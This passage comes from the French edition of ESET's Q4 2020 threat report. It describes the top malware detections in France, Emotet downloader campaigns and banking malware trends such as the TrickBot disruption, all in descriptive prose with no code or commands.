


STATISTIQUES ET TENDANCES

Le paysage des menaces de Q4 2020 vu par la télémétrie d'ESET



Taux de détection des malwares en Q4 2020 (en haut) et en 2020 (en bas)



Les 10 malwares principalement détectés en Q4 2020 (% des détections de malwares)
Échantillon de données : France

Top 10 des malwares détectés

Cheval de Troie VBA/TrojanDownloader.Agent Q3 2020 : 1 ⇔ Q4 2020 : 1

Cette détection couvre généralement les fichiers Microsoft Office malveillants qui tentent de manipuler des victimes potentielles afin d'exécuter une macro malveillante. La macro malveillante intégrée télécharge et exécute généralement des malwares supplémentaires. Les documents malveillants sont généralement envoyés sous forme de pièces jointes à un email, et déguisés en informations importantes pour le destinataire.

Cheval de Troie LNK/Agent Q3 2020 : 2 ⇔ Q4 2020 : 2

LNK/Agent est le nom de la détection des malwares utilisant des fichiers de raccourci LNK de Windows pour exécuter d'autres fichiers sur le système. Les fichiers de raccourcis gagnent en popularité auprès des pirates, car ils sont généralement considérés comme étant anodins et moins susceptibles de susciter des soupçons. Les fichiers LNK/Agent ne contiennent pas de code malveillant et font généralement partie d'autres malwares plus complexes. Ils sont souvent utilisés pour rendre les principaux fichiers malveillants persistants sur le système ou comme étape du vecteur d'infection.

Cheval de Troie HTML/Fraude Q3 2020 : 4 ↑ Q4 2020 : 3

Les détections HTML/Fraude couvrent différents types de contenus frauduleux en HTML, diffusés dans le but de gagner de l'argent ou de réaliser des profits grâce à l'implication de la victime. Cela inclut des sites web d'escroquerie, ainsi que des emails HMTL et des pièces jointes. Via un tel email, les destinataires peuvent être amenés à croire qu'ils ont gagné un prix à une loterie et sont alors invités à fournir des informations personnelles. La *fraude par avance de fonds* [21] est un autre cas courant, notamment la tristement célèbre escroquerie du Prince nigérian alias « escroquerie 419 ».

Cheval de Troie Win/Exploit.CVE-2017-11882 Q3 2020 : 3 ↓ Q4 2020 : 4

Ce nom de détection désigne des documents spécialement conçus pour exploiter la vulnérabilité *CVE-2017-11882* [22] de l'éditeur d'équations de Microsoft, un composant de Microsoft Office. Le code malveillant est accessible au public et est généralement utilisé comme première étape de l'infection. Lorsque l'utilisateur ouvre le document malveillant, l'exploitation est déclenchée et son shellcode est exécuté. Des malwares supplémentaires sont ensuite téléchargés sur l'ordinateur pour effectuer des actions malveillantes arbitraires.

Cheval de Troie DOC/TrojanDownloader.Agent Q3 2020 : 5 ⇔ Q4 2020 : 5

Cette classification représente les documents Microsoft Word malveillants qui téléchargent d'autres malwares depuis Internet. Les documents sont souvent déguisés en factures, formulaires, documents juridiques ou autres informations apparemment importantes. Ils peuvent utiliser des macros malveillantes, des objets Packager (ou autres) intégrés, ou même servir de leurre pour détourner l'attention du destinataire pendant que le malware est téléchargé en arrière-plan.

Cheval de Troie HTML/Phishing.Agent Q3 2020 : 7 ↑ Q4 2020 : 6

HTML/Phishing.Agent est un nom de détection pour le code HTML malveillant souvent utilisé dans une pièce jointe d'email d'hameçonnage. Lorsqu'une telle pièce jointe est ouverte, un site d'hameçonnage est ouvert dans le navigateur web, se faisant passer pour le site officiel d'une banque, d'un service de paiement ou d'un réseau social. Le site web demande des identifiants ou d'autres informations sensibles, qui sont ensuite envoyées au pirate.

Cheval de Troie JS/Agent Q3 2020 : 8 ↑ Q4 2020 : 7

Ce nom de détection couvre différents fichiers JavaScript malveillants, qui sont souvent obscurcis pour échapper aux détections statiques. Ils sont généralement hébergés sur des sites web compromis mais par ailleurs légitimes, afin qu'ils puissent être automatiquement téléchargés par des visiteurs qui consultent les sites.

Cheval de Troie DOC/Fraude Q3 2020 : 6 ↓ Q4 2020 : 8

Les détections DOC/Fraude couvrent principalement les documents Microsoft Word comportant différents types de contenus frauduleux diffusés par email. Le but de cette menace est d'impliquer la victime, par exemple, en la persuadant de divulguer en ligne les identifiants de son compte ou des données sensibles. Les destinataires peuvent être amenés à croire qu'ils ont gagné un prix à la loterie ou qu'on leur propose un prêt très avantageux. Les documents contiennent souvent des liens vers des sites web qui invitent les victimes à fournir des informations personnelles.

Ver Win/Phorpiex Q3 2020 : 13 ↑ Q4 2020 : 9

Win/Phorpiex est un ver qui est principalement utilisé pour télécharger d'autres malwares, diffuser du spam et lancer des attaques DDoS. Il se propage via des supports amovibles et, pour inciter les utilisateurs à le télécharger et l'exécuter, il remplace des fichiers légitimes stockés dans les dossiers des serveurs web ou FTP par des copies de lui-même. Il communique via des canaux IRC.

Cheval de Troie Win/HackTool.Equation Q3 2020 : 9 ↓ Q4 2020 : 10

Le nom de détection Win32/HackTool.Equation couvre les outils attribués à l'Agence de sécurité nationale des États-Unis (NSA), qui ont été rendus publics par le groupe de pirates Shadow Brokers. Depuis la fuite, ces outils sont largement utilisés par les cybercriminels. La détection inclut également les malwares dérivés de ces outils ou les menaces utilisant les mêmes techniques.

Téléchargeurs

Après un bon Q3, le volume des téléchargeurs a connu un léger recul en Q4.


Après un bon Q3, le volume des téléchargeurs a connu une baisse de 14,7 % en Q4 La plupart des attaques ont eu lieu en octobre et concernaient VBA/TrojanDownloader.Agent, une famille de malwares proche d'Emotet. Deux variantes VBA sont à l'origine des pics les plus importants observés les 15 et 20 octobre. Q4 a également connu une surcroît d'activité de SmokeLoader et de Zloader (détectés sous les noms génériques Kryptik et Agent par les produits ESET), qui ont souvent téléchargé les ransomwares LockBit et Crysis.

Les développeurs d'Emotet ont utilisé les derniers mois de 2020 pour améliorer les mécanismes de furtivité de leur téléchargeur en ajoutant des binaires propres. Il s'agissait probablement d'une tentative de déjouer les détections par des solutions de sécurité s'appuyant sur l'apprentissage machine. En déployant cette version améliorée, les opérateurs ont inondé des utilisateurs en Lituanie, en Grèce, au Japon, en Roumanie et en France par des vagues d'emails de spam contenant des pièces jointes malveillantes.


En Q4, un nouveau service appelé ***haveibeenemotet.com*** [23] a vu le jour, permettant aux utilisateurs de vérifier si leurs adresse électronique a été utilisée à mauvais escient dans des campagnes de cette famille de malwares.

Durant le même trimestre, une alerte de l'Agence de cybersécurité et de sécurité des infrastructures (CISA) ***a mis en garde*** [24] les gouvernements des États et les collectivités locales des États-Unis ont renouvelé contre de nouvelles campagnes d'hameçonnage par email d'Emotet.

Outre des emails sur le thème de COVID, Emotet a également abusé du ***thème d'Halloween*** [25] pour diffuser du spam malveillant. Dans le message lui-même, les opérateurs invitaient les destinataires à une fête, avec les détails nécessaires se trouvaient dans le document joint pour inciter les victimes à autoriser l'activation de son contenu. Bien sûr, le fait de cliquer dessus n'a pas « mis à jour leur édition de Microsoft Word » mais a installé Emotet sur leur machine.




Modèles utilisés dans les documents joints diffusés par Emotet



Tendance de détection des téléchargeurs en 2020, en moyenne mobile sur sept jours
Échantillon de données : France


Après Halloween, les activités d'Emotet ont commencé à s'essouffler, conduisant à une période d'inactivité qui a duré jusqu'aux derniers jours de décembre. Les ralentissements de ce type sont surprenants car les campagnes de téléchargement sont typiques ***avant Noël*** [26], pour essayer de manipuler les acheteurs en ligne avides de bonnes affaires.

Comme lors des trimestres précédents, VBA/TrojanDownloader.Agent a dominé le top 10 durant Q4, cette fois avec 56 % de toutes les détections de téléchargeurs, soit un recul notable par rapport aux 64 % de Q3.



Détections de téléchargeurs par type de détection en Q4 2020
Échantillon de données : France

Cela se reflète également dans les types de détection les plus courants. Les scripts en VBA (Visual Basic for Applications) sont restés la plateforme de téléchargement la plus fréquente (51 % durant Q4) mais ont perdu 13 points de pourcentage par rapport à Q3. Les autres plateformes ont connu des augmentations mineures, les fichiers Office contenant des chevaux de Troie (DOC) arrivant en seconde position avec 10 %, les scripts Visual Basic en troisième position avec 8 % et les exécutables portables (Win) en quatrième position avec 6 %.



Taux de détection des malwares en 2020

La dynamique de la catégorie tout au long de 2020 a été principalement influencée par l'(in)activité d'Emotet et par le fait que les criminels ont opté pour des connexions RDP mal configurées plutôt que des téléchargeurs pour la diffusion de leurs malwares, ce qui a entraîné une baisse d'activité de février à juin. Une croissance lente mais constante a suivi en juillet, ce qui a entraîné une activité frénétique d'Emotet en septembre et octobre.

La plupart des pics observés en 2020 ont été provoqués par VBA/TrojanDownloader.Agent (principalement Emotet), mais JS/TrojanDownloader.Nemucod a également provoqué quelques remous. Ses campagnes ont été observées en février et au milieu de l'année, avec un focus sur les utilisateurs japonais. Cela a fait du Japon le pays le plus ciblé par les téléchargeurs en 2020, avec 15,8 % des détections. L'Espagne et la Pologne sont loin à égalité en seconde place (4,4 %), suivies de l'Italie (4,1 %), de la Turquie (3,9 %) et de la Thaïlande (3,8 %).

Tendances et perspectives

Les premières semaines de 2020 ont vu une augmentation notable de l'utilisation du module de diffusion Wifi d'Emotet qui, jusqu'alors, était généralement réservé aux attaques ciblées de grande envergure. En février, un autre changement majeur est intervenu lorsque ses opérateurs ont ajouté l'obfuscation, l'aplatissement du flux de contrôle, à leurs binaires.

Peu après la mise à jour, une interruption inattendue a eu lieu, jusqu'en juillet, lorsque les serveurs ont commencé à envoyer de nouvelles vagues de spam, avec Qbot comme principal malware. Cela n'a duré que jusqu'à Q3, lorsque TrickBot a repris son ancienne position. Emotet a continué à prendre en charge cette famille même après les perturbations qui ont paralysé une grande partie de l'infrastructure de TrickBot en Q4 2020.

En octobre, Emotet a commencé à utiliser des binaires propres pour essayer de rendre leur téléchargeur plus difficile à détecter. Ensuite, deux mois de silence radio ont suivi, se terminant le 27 décembre par l'apparition d'une version considérablement actualisée de son module principal.

En 2021, nous devrions normalement nous attendre à ce qu'Emotet continue d'améliorer son infrastructure et ses tentatives d'hameçonnage, mais voyons ce que les efforts de démantèlement du début de l'année 2021 produiront. Nous pouvons nous attendre à ce qu'Emotet poursuive sa collaboration avec TrickBot pour se redresser.

Zoltán Rusnák, Malware Analyst chez ESET


Malwares bancaires


TrickBot fait face à une campagne de perturbation tandis que le volume des malwares bancaires continue de diminuer.

En Q4 2020, les malwares bancaires ont connu une nouvelle baisse constante, de 33 % par rapport à Q3. Cela correspond aux données annuelles, qui ont enregistré une tendance progressive des détectionsà la baisse. Cette tendance pourrait être influencée par le fait que d'autres activités malveillantes, telles que les ransomwares, sont moins risquées et offrent ainsi un meilleur retour sur investissement aux pirates.

La famille de malwares bancaires la plus fréquemment observée dans la télémétrie d'ESET reste JS/Spy.Banker, bien que sa part ait diminué, passant de 59 % en Q3 à 43 % en Q4. MSIL/ClipBanker a connu une augmentation significative de 5 % à près de 11 % de toutes les détections de malwares bancaires, passant de la troisième à la seconde place. Win/Spy.Danabot, qui était autrefois une famille répandue, est sortie du top 10.


Poursuivant la tendance amorcée au cours du trimestre précédent, Qbot a conservé une longueur d'avance sur TrickBot, avec des chiffres toujours plus élevés. Il ***a cessé d'utiliser le ransomware ProLock en faveur d'Egregor*** [27], qui a fait irruption en septembre et qui est actuellement l'une des campagnes de ransomwares les plus actives. Par rapport à Q3, lorsque Qbot est devenu l'un des malwares du téléchargeur Emotet, Q4 a été légèrement plus calme, avec une baisse de 8 %. Il n'en reste pas moins que ses activités ont augmenté régulièrement tout au long de l'année 2020.





Tendance de détection des malwares bancaires en 2020, moyenne mobile sur sept jours
Échantillon de données : France

Les 10 principales familles de malwares bancaires en Q4 2020 (% de détections de malwares bancaires)
Échantillon de données : France




Tendances de détection de TrickBot et de Qbot en 2020, moyenne mobile sur sept jours

TrickBot a par ailleurs connu des problèmes majeurs en Q4. Il a été très actif en Q1, même si son activité a chuté de manière significative en mars très probablement parce que les pirates se sont concentrés sur le développement de nouveaux malwares. Toutefois, à partir d'octobre, ***une vaste campagne de perturbation menée par Microsoft*** [28], a principalement ciblé les serveurs de commande et de contrôle de TrickBot et a cherché à empêcher les opérateurs d'en obtenir de nouveaux. ***ESET a participé à cette opération*** [1], fournissant des analyses techniques, des informations statistiques, ainsi que les noms de domaine et les adresses IP de serveurs de commande et de contrôle connus. Bien qu'affaiblis, les auteurs de TrickBot ont montré qu'ils avaient encore quelques astuces dans leur manche, en lançant deux nouveaux modules : un pour ***l'analyse UEFI*** [29], l'autre pour ***cibler Linux*** [30]. Tous deux sont apparus vers la fin de l'année 2020.


En 2020, les chevaux de Troie bancaires latino-américains ont commencé à jeter leur dévolu sur l'Europe. Trois familles sont impliquées : Grandoreiro, Mekotio et Mispadu. La cible principale de ces campagnes était l'Espagne, qui a subi la grande majorité des attaques en Europe. Parmi les autres cibles figuraient le Portugal, dont l'activité est restée faible tout au long de l'année 2020, l'Italie et la France, qui ont subi plusieurs attaques en Q3 et en Q4, et la Belgique, qui a connu une campagne en Q3. Durant Q3, Grandoreiro a étendu la liste des cibles de ses binaires pour inclure des banques en Suisse, aux Pays-Bas, en Allemagne, au Royaume-Uni et en Slovaquie, ce qui pourrait indiquer où il va frapper ensuite.

Quant à la motivation de cette expansion vers l'Europe, les opérateurs de chevaux de Troie bancaires latino-américains pourraient avoir l'intention de sonder de nouveaux territoires pour déterminer si cela est lucratif.



Détections de Grandoreiro, Mekotio et Mispadu combinées, régions UE et LATAM

Les États-Unis étaient la plus grande cible des attaques de malwares bancaires en 2020, avec 11,3 % d'entre elles. Selon la télémétrie d'ESET, le Brésil se classait second et la Pologne troisième avec respectivement 10,8 % et 7 % de toutes les attaques.



Taux de détection des malwares bancaires en 2020

Tendances et perspectives

Les activités de TrickBot ont fortement diminué à la suite de l'opération qui s'est déroulée à la fin de l'année dernière. Nous surveillons en permanence le botnet TrickBot, et son niveau d'activité reste très faible à ce jour. Elle n'a toutefois pas été totalement éradiquée. À titre d'exemple, nous voyons encore apparaître de nouveaux modules TrickBot. Le module d'analyse UEFI qui a notamment été repéré à la fin de l'année dernière, bien qu'il n'ait pas été largement diffusé. Ce module ne peut pas modifier ou remplacer l'UEFI. Il peut seulement analyser le micrologiciel du système pour détecter toute vulnérabilité qui permettrait de modifier le micrologiciel. Dans l'ensemble, même si les opérateurs de TrickBot ont été sévèrement touchés, un retour est toujours possible.

Jean-Ian Boutin, Head of Threat Research chez ESET

L'évolution des réglementations, la pression des clients et les pertes financières dues aux incidents de cybersécurité poussent les banques à progressivement améliorer leurs défenses. Tous ces efforts sont payants : les criminels délaissent les malwares bancaires pour d'autres sources de revenus.

Daniel Chromek, CISO chez ESET

Ransomwares

